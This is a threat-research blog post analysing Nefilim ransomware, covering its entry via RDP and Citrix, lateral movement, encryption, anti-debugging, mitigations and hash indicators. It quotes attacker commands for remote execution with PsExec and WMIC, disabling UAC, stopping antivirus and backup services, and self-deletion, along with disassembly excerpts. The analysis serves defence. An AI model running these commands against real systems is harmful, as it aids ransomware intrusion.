Nefilim Ransomware

blog.qualys.com/vulnerabilities-research/2021/05/12/nefilim-ransomware

Bajrang Mane

May 12, 2021

Over the past year there has been a rise in extortion malware that focuses on stealing sensitive data and threatening to publish the data unless a ransom is paid. This technique bypasses some of the mitigations put in place, such as backups, which would allow IT organizations to recover data without having to pay such a ransom. One of the more popular ransomware families over the last few months to switch to this extortion tactic was Nefilim.

About Nefilim Ransomware

Nefilim ransomware emerged in March 2020 when Nemty operators quit the ransomware as a service model to concentrate their energy on more targeted attacks with more focused resources. The author of the Nemty ransomware also appears to have shared Nemty's source code with others. According to Vitali Kremez and ID Ransomware's Michael Gillespie, the new Nefilim ransomware appears to be based on Nemty's code. Sharing many notable similarities with Nemty version 2.5, Nefilim has the capabilities to move laterally within networks.

Nefilim targets vulnerabilities such as CVE-2019-11634 and CVE-2019-19781 in Citrix gateway devices, identified in December 2019 and patched in January 2020. The hackers target organizations using the unpatched or poorly secured Citrix remote-access technology, stealing data and then deploying ransomware.

Nefilim attackers exfiltrate sensitive data before encryption. When ransoms are not paid, they have been known to shame victims by posting their data on the dark web.

Technical Details

Initial access

Nefilim ransomware is distributed through exposed Remote Desktop Protocol (RDP) setups by brute-forcing them and using other known vulnerabilities for initial access, i.e. vulnerabilities in Citrix gateway devices. Nefilim places a heavy emphasis on Remote Desktop Protocols.

Once an attacker gains a foothold on the victim system, the attacker drops and executes its components such as anti-antivirus, exfiltration tools, and finally Nefilim itself.


Lateral Movement

Among the various tactics and techniques used by the attackers, they rely on tools such as PsExec to remotely execute commands in their victims' networks. It has been also seen that Nefilim uses other tools to gather credentials that include Mimikatz, LaZagne, and NirSoft's NetPass. It uses bat files to stop services/kill processes as shown in below image, and the stolen credentials are used to reach high-value machines like servers. The hackers work to move around the network before deploying their ransomware to find out where juicier data may be stored. They exfiltrate sensitive data before encryption.

Some of the commands that execute by the attacker


```
Start copy kill.bat \destinationip\c$\windows\temp

Start psexec.exe \destinationip -u domain\username\ -p password -d -h -r mstdc -s -accepteula -
nobanner c:\windows\teamp\Kill.bat

Start psexec.exe -accepteula \destinationip -u domain\username\ -p password reg add
HKLM\software\Microsoft\Windows\CurrentVersion\Policies\System /v EnableLUA /t REG_DWORD /d 0 /F

WMIC /node: \destinationip /username:”domain\username” /password:”password” process CALL CREATE
“cmd.exe /c copy \sourceip\c$\windows\temp C:\WINDOWS\TEMP\kill.bat"

WMIC /node: \destinationip /username:”domain\username” /password:”password” process CALL CREATE
“cmd.exe /c C:\WINDOWS\TEMP\kill.bat"
```

Below images shows A batch file to stop services/kill processes



```
net stop "Norton AntiVirus Server" /y
net stop "NAV Alert" /y
net stop "Nav Auto-Protect" /y
net stop "McShield" /y
net stop "DefWatch" /y
net stop "eventlog" /y
net stop "TCP/IP NetBIOS Helper Service" /y
net stop "WMDM PMSP Service" /y
net stop "lmhosts" /y
net stop "eventlog" /y
net stop "InoRPC" /y
net stop "InoRT" /y
net stop "InoTask" /y
net stop "IREIKE" /y
net stop "IPSECMON" /y
net stop "GhostStartService" /y
net stop "SharedAccess" /y
net stop "NAVAPSVC" /y
net stop "NISUM" /y
net stop "SymProxySvc" /y
```

Fig. 1 Stopping Services



```
net stop MSSQL$SHAREPOINT /y
taskkill /im savfmseui.exe /f
sc config VeeamEnterpriseManagerSvc start= disabled
taskkill /im vsstat.exe /f
net stop vmware-converter-server /y
taskkill /im usrprmpt.exe /f
taskkill /im nrmenctb.exe /f
sc config SQLAgent$BKUPEXEC start= disabled
taskkill /im gzserv.exe /f
taskkill /im pccntmon.exe /f
sc config VeeamTransportSvc start= disabled
taskkill /im dlservice.exe /f
taskkill /im defwatch.exe /f
taskkill /im bdsubmit.exe /f
taskkill /im omtsreco.exe /f
net stop CSAuth /y
net stop Net2ClientSvc /y
```


Fig. 2 Killing Process

Data exfiltration

It copies data from servers/shared directories to the local directory and compresses with dropped 7zip binary. It also drops and installs MegaSync to exfiltrate data.

Ransomware Execution


The Nefilim malware uses AES-128 encryption to lock files and their blackmail payments are made via email. After encryption, it dropped the ransomware note by named ‘NEFILIM-DECRYPT.txt’. All files are encrypted with the extension of (.NEFILIM). It appends AES encrypted key at end of the encrypted file. This AES encryption key will then be encrypted by an RSA-2048 public key that is embedded in the ransomware executable. In addition to the encrypted AES key, the ransomware will also add the “NEFILIM” string as a file marker to all encrypted files.



```
.text:00402F77 loc_402F77:                          ; CODE XREF: sub_402EFC+6B↑j
.text:00402F77                 push    offset hBaseData ; phHash
.text:00402F7C                 push    ebx             ; dwFlags
.text:00402F7D                 push    ebx             ; hKey
.text:00402F7E                 push    8004h           ; Algid
.text:00402F83                 push    phProv          ; hProv
.text:00402F89                 call    ds:CryptCreateHash
.text:00402F8F                 push    ebx             ; dwFlags
.text:00402F90                 test    eax, eax
.text:00402F92                 jz      short loc_402F2A
.text:00402F94                 push    [ebp+dwDataLen] ; dwDataLen
.text:00402F97                 push    edi             ; pbData
.text:00402F98                 push    hBaseData       ; hHash
.text:00402F9E                 call    ds:CryptHashData
.text:00402FA4                 test    eax, eax
.text:00402FA6                 jz      short loc_402F29
.text:00402FA8                 push    offset hKey     ; phKey
.text:00402FAD                 push    1               ; dwFlags
.text:00402FAF                 push    hBaseData       ; hBaseData
.text:00402FB5                 push    6801h           ; Algid
.text:00402FBA                 push    phProv          ; hProv
.text:00402FC0                 call    ds:CryptDeriveKey
.text:00402FC6                 test    eax, eax
.text:00402FC8                 jz      loc_402F29
.text:00402FCE                 push    edi
.text:00402FCF                 call    sub_403A16
.text:00402FD4                 pop     ecx
.text:00402FD5                 push    1
.text:00402FD7                 xor     edi, edi
.text:00402FD9                 lea     esi, [ebp+var_20]
.text:00402FDC                 call    sub_4021BE
.text:00402FE1                 mov     ecx, [ebp+var_4]
.text:00402FE4                 pop     edi
```

Fig. 3 Crypto API’s in Nefilim IOC


In the Below image malware create Mutex



```
00402d77 33 c5          XOR       EAX,EBP
00402d79 89 45 fc       MOV       dword ptr [EBP + local_8],EAX
00402d7c 53             PUSH      EBX
00402d7d 8b 5d 0c       MOV       EBX,dword ptr [EBP + param_2]
00402d80 56             PUSH      ESI
00402d81 57             PUSH      EDI
00402d82 68 74 ce       PUSH      s_Den'gi_plyvut_v_karmany_rekoy._M_0040ce74      = "Den'gi plyvut v karmany rekoy…
         40 00
00402d87 33 f6          XOR       ESI,ESI
00402d89 56             PUSH      ESI
00402d8a 56             PUSH      ESI
00402d8b 89 5d c0       MOV       dword ptr [EBP + local_44],EBX
00402d8e ff 15 84       CALL      dword ptr [->KERNEL32.DLL::CreateMutexA]
         a0 40 00
00402d94 56             PUSH      ESI
00402d95 50             PUSH      EAX
00402d96 ff 15 88       CALL      dword ptr [->KERNEL32.DLL::WaitForSingleObject]
         a0 40 00
00402d9c ff 15 48       CALL      dword ptr [->KERNEL32.DLL::GetLastError]
         a0 40 00
00402da2 3d b7 00       CMP       EAX,0xb7
         00 00
00402da7 75 07          JNZ       LAB_00402db0
00402da9 56             PUSH      ESI
00402daa ff 15 7c       CALL      dword ptr [->KERNEL32.DLL::ExitThread]
         a0 40 00
```


Fig. 4 Creating Mutex

Some of the Anti-debugging techniques: Ransomware uses anti-debugging method by calling the IsDebuggerPresent function. This function detects if the calling process is being debugged by a user-mode debugger. It also makes use of API GetTickCount / QueryPerformanceCounter to get the number of ticks since the last system reboot. It checks for a timestamp and compare it to another one after a few malicious instructions, in order to check if there was a delay.



```
.text:0040404D                 mov     eax, dword_40E088
.text:00404052                 mov     [ebp+var_324], eax
.text:00404058                 call    ds:IsDebuggerPresent
.text:0040405E                 mov     dword_40ED10, eax
.text:00404063                 push    1
.text:00404065                 call    sub_405A67
.text:0040406A                 pop     ecx
.text:0040406B                 push    0               ; lpTopLevelExceptionFilter
.text:0040406D                 call    ds:SetUnhandledExceptionFilter
.text:00404073                 push    offset ExceptionInfo ; ExceptionInfo
.text:00404078                 call    ds:UnhandledExceptionFilter
.text:0040407E                 cmp     dword_40ED10, 0
.text:00404085                 jnz     short loc_40408F
.text:00404087                 push    1
.text:00404089                 call    sub_405A67
.text:0040408E                 pop     ecx
.text:0040408F
.text:0040408F loc_40408F:                             ; CODE XREF: sub_403F9D+E8↑j
.text:0040408F                 push    0C0000409h      ; uExitCode
.text:00404094                 call    ds:GetCurrentProcess
.text:0040409A                 push    eax             ; hProcess
.text:0040409B                 call    ds:TerminateProcess
.text:004040A1                 leave
.text:004040A2                 retn
```

Fig. 5 Anti debugging API




```
.text:004059FE
.text:004059FE loc_4059FE:                             ; CODE XREF: sub_4059CC+23↑j
.text:004059FE                                         ; sub_4059CC+27↑j
.text:004059FE                 push    esi
.text:004059FF                 lea     eax, [ebp+SystemTimeAsFileTime]
.text:00405A02                 push    eax             ; lpSystemTimeAsFileTime
.text:00405A03                 call    ds:GetSystemTimeAsFileTime
.text:00405A09                 mov     esi, [ebp+SystemTimeAsFileTime.dwHighDateTime]
.text:00405A0C                 xor     esi, [ebp+SystemTimeAsFileTime.dwLowDateTime]
.text:00405A0F                 call    ds:GetCurrentProcessId
.text:00405A15                 xor     esi, eax
.text:00405A17                 call    ds:GetCurrentThreadId
.text:00405A1D                 xor     esi, eax
.text:00405A1F                 call    ds:GetTickCount
.text:00405A25                 xor     esi, eax
.text:00405A27                 lea     eax, [ebp+PerformanceCount]
.text:00405A2A                 push    eax             ; lpPerformanceCount
.text:00405A2B                 call    ds:QueryPerformanceCounter
.text:00405A31                 mov     eax, dword ptr [ebp+PerformanceCount+4]
.text:00405A34                 xor     eax, dword ptr [ebp+PerformanceCount]
.text:00405A37                 xor     esi, eax
.text:00405A39                 cmp     esi, edi
.text:00405A3B                 jnz     short loc_405A44
.text:00405A3D                 mov     esi, 0BB40E64Fh
.text:00405A42                 jmp     short loc_405A54
```

Fig. 6 Anti debugging API

Shell execute: Nefilim delete itself from the target systems after infection with the help of ShellExecute API

```
"C:\Windows\System32\cmd.exe" /c timeout /t 3 /nobreak && del
"C:\Users\admin\Download{ransomware_filename}.exe" /s /f /q
```



```
.text:00402C9F                 call    sub_4029BF
.text:00402CA4                 push    esi
.text:00402CA5                 call    sub_4039FB
.text:00402CAA                 pop     ecx
.text:00402CAB                 mov     edi, eax
.text:00402CAD                 push    esi
.text:00402CAE                 lea     eax, [ebp+var_228]
.text:00402CB4                 call    sub_402A91
.text:00402CB9                 push    0
.text:00402CBB                 lea     eax, [ebp+var_260]
.text:00402CC1                 push    eax
.text:00402CC2                 or      eax, 0FFFFFFFFh
.text:00402CC5                 lea     esi, [ebp+var_228]
.text:00402CCB                 call    sub_4029F4
.text:00402CD0                 mov     esi, offset aSFQ ; "\" /s /f /q"
.text:00402CD5                 push    esi
.text:00402CD6                 call    sub_4039FB
.text:00402CDB                 pop     ecx
.text:00402CDC                 mov     edi, eax
.text:00402CDE                 push    esi
.text:00402CDF                 lea     eax, [ebp+var_228]
.text:00402CE5                 call    sub_402A91
.text:00402CEA                 and     [ebp+var_234], 0
.text:00402CF1                 mov     [ebp+var_230], ebx
.text:00402CF7                 xor     ecx, ecx
.text:00402CF9                 mov     ebx, eax
.text:00402CFB                 lea     eax, [ebp+lpParameters]
.text:00402D01                 mov     word ptr [ebp+lpParameters], cx
.text:00402D08                 call    sub_4021F9
.text:00402D0D                 cmp     [ebp+var_230], 8
.text:00402D14                 mov     ecx, [ebp+lpParameters]
.text:00402D1A                 jnb     short loc_402D22
.text:00402D1C                 lea     ecx, [ebp+lpParameters]
.text:00402D22
.text:00402D22 loc_402D22:                             ; CODE XREF: sub_402C32+E8↑j
.text:00402D22                 xor     eax, eax
.text:00402D24                 push    eax             ; nShowCmd
.text:00402D25                 push    eax             ; lpDirectory
.text:00402D26                 push    ecx             ; lpParameters
.text:00402D27                 push    offset File     ; "cmd.exe"
.text:00402D2C                 push    eax             ; lpOperation
.text:00402D2D                 push    eax             ; hwnd
.text:00402D2E                 call    ds:ShellExecuteW
```

Fig. 7 Self Deletion

High-Profile Attacks Taking a Toll

Nefilim's highest-profile ransomware attack to date was against the Australian shipping organization, Toll Group. The attack was first published on May 5, 2020. Two months previously, Toll Group was a victim of a Netwalker ransomware attack. In both cases, Toll Group refused to pay the ransom. In response, Nefilim leaked sensitive Toll Group data and popularized that Toll Group had failed to employ full cybersecurity protocols even after the Netwalker attack, potentially making the organization vulnerable to more attacks. This demonstrates how Nefilim will keep the pressure on its victims to pay ransoms.

Mitigation or Additional Important Safety Measures

Network

- Keep strong and unique passwords for login accounts.
- Disable RDP if not used. If required change RDP port to a non-standard port.
- Configure firewall in following way,
    - Deny access to Public IPs to important ports (in this case RDP port 3389)
    - Allow access to only IP's which are under your control.
- Use VPN to access the network, instead of exposing RDP to the Internet. Possibility implement Two Factor Authentication (2FA).
- Set lockout policy which hinders credentials guessing.
- Create a separate network folder for each user when managing access to shared network folders.

Take regular data backup

- Protect systems from ransomware by periodically backing up important files regularly and keep a recent backup copy offline. Encrypt your backup.
- If your computer gets infected with ransomware, your files can be restored from the offline backup once the malware has been removed.
- Always use a combination of online and offline backup.

- Do not keep offline backups connected to your system as this data could be encrypted when ransomware strike.

Keep software updated

- Always keep your security software (antivirus, firewall, etc.) up to date to protect your computer from new variants of malware.
- Regularly patch and update applications, software, and operating systems to address any exploitable software vulnerabilities.
- Do not download cracked/pirated software as they risk backdoor entry for malware into your computer.
- Avoid downloading software from untrusted P2P or torrent sites. In most cases, they are malicious software.

Having minimum required privileges

Don’t assign Administrator privileges to users. Most importantly, do not stay logged in as an administrator unless it is strictly necessary. Also, avoid browsing, opening documents, or other regular work activities while logged in as an administrator.

Monitor for Lateral Movement

To spot these attacks, keep an eye out not only for attack code but also monitor for any evidence of lateral movement and data exfiltration within the environment. To determine if an organization has been hit by Nefilim, check remote-access systems for any signs of unauthorized access. To identify potential data exfiltration, additionally identify unusual host outbound traffic patterns.

Nefilim TTP Map

Initial Access	Execution	Defense Evasion	Credential Access	Discovery	Lateral Movement	Exfiltration	Impact
Exploit Public-Facing Application (T1190)	Native API (T1106)	File Deletion (T1070.004)	OS Credential Dumping (T1003)	Software Discovery: Security Software Discovery (T1518.001)	Lateral Tool Transfer (T1570)	Exfiltration Over Web Service: Exfiltration to Cloud Storage (T1567.002)	Data Encrypted for impact (T1486)
		Impair Defenses: Disable or Modify Tools (T1562:001)		Remote System Discovery (T1018)			Inhibit system Recovery (T1490)
				System Information Discovery (T1082)			

Initial Access	Execution	Defense Evasion	Credential Access	Discovery	Lateral Movement	Exfiltration	Impact
				File and Directory Discovery (T1083)			

Indicators of Compromise (IOCs)

SHA256

```
8be1c54a1a4d07c84b7454e789a26f04a30ca09933b41475423167e232abea2b
b8066b7ec376bc5928d78693d236dbf47414571df05f818a43fb5f52136e8f2e
3080b45bab3f804a297ec6d8f407ae762782fa092164f8ed4e106b1ee7e24953
7de8ca88e240fb905fc2e8fd5db6c5af82d8e21556f0ae36d055f623128c3377
b227fa0485e34511627a8a4a7d3f1abb6231517be62d022916273b7a51b80a17
3bac058dbea51f52ce154fed0325fd835f35c1cd521462ce048b41c9b099e1e5
353ee5805bc5c7a98fb5d522b15743055484dc47144535628d102a4098532cd5
5ab834f599c6ad35fcd0a168d93c52c399c6de7d1c20f33e25cb1fdb25aec9c6
52e25bdd600695cfed0d4ee3aca4f121bfebf0de889593e6ba06282845cf39ea
35a0bced28fd345f3ebfb37b6f9a20cc3ab36ab168e079498f3adb25b41e156f
7a73032ece59af3316c4a64490344ee111e4cb06aaf00b4a96c10adfdd655599
08c7dfde13ade4b13350ae290616d7c2f4a87cbeac9a3886e90a175ee40fb641
D4492a9eb36f87a9b3156b59052ebaf10e264d5d1ce4c015a6b0d205614e58e3
B8066b7ec376bc5928d78693d236dbf47414571df05f818a43fb5f52136e8f2e
fcc2921020690a58c60eba35df885e575669e9803212f7791d7e1956f9bf8020
```

References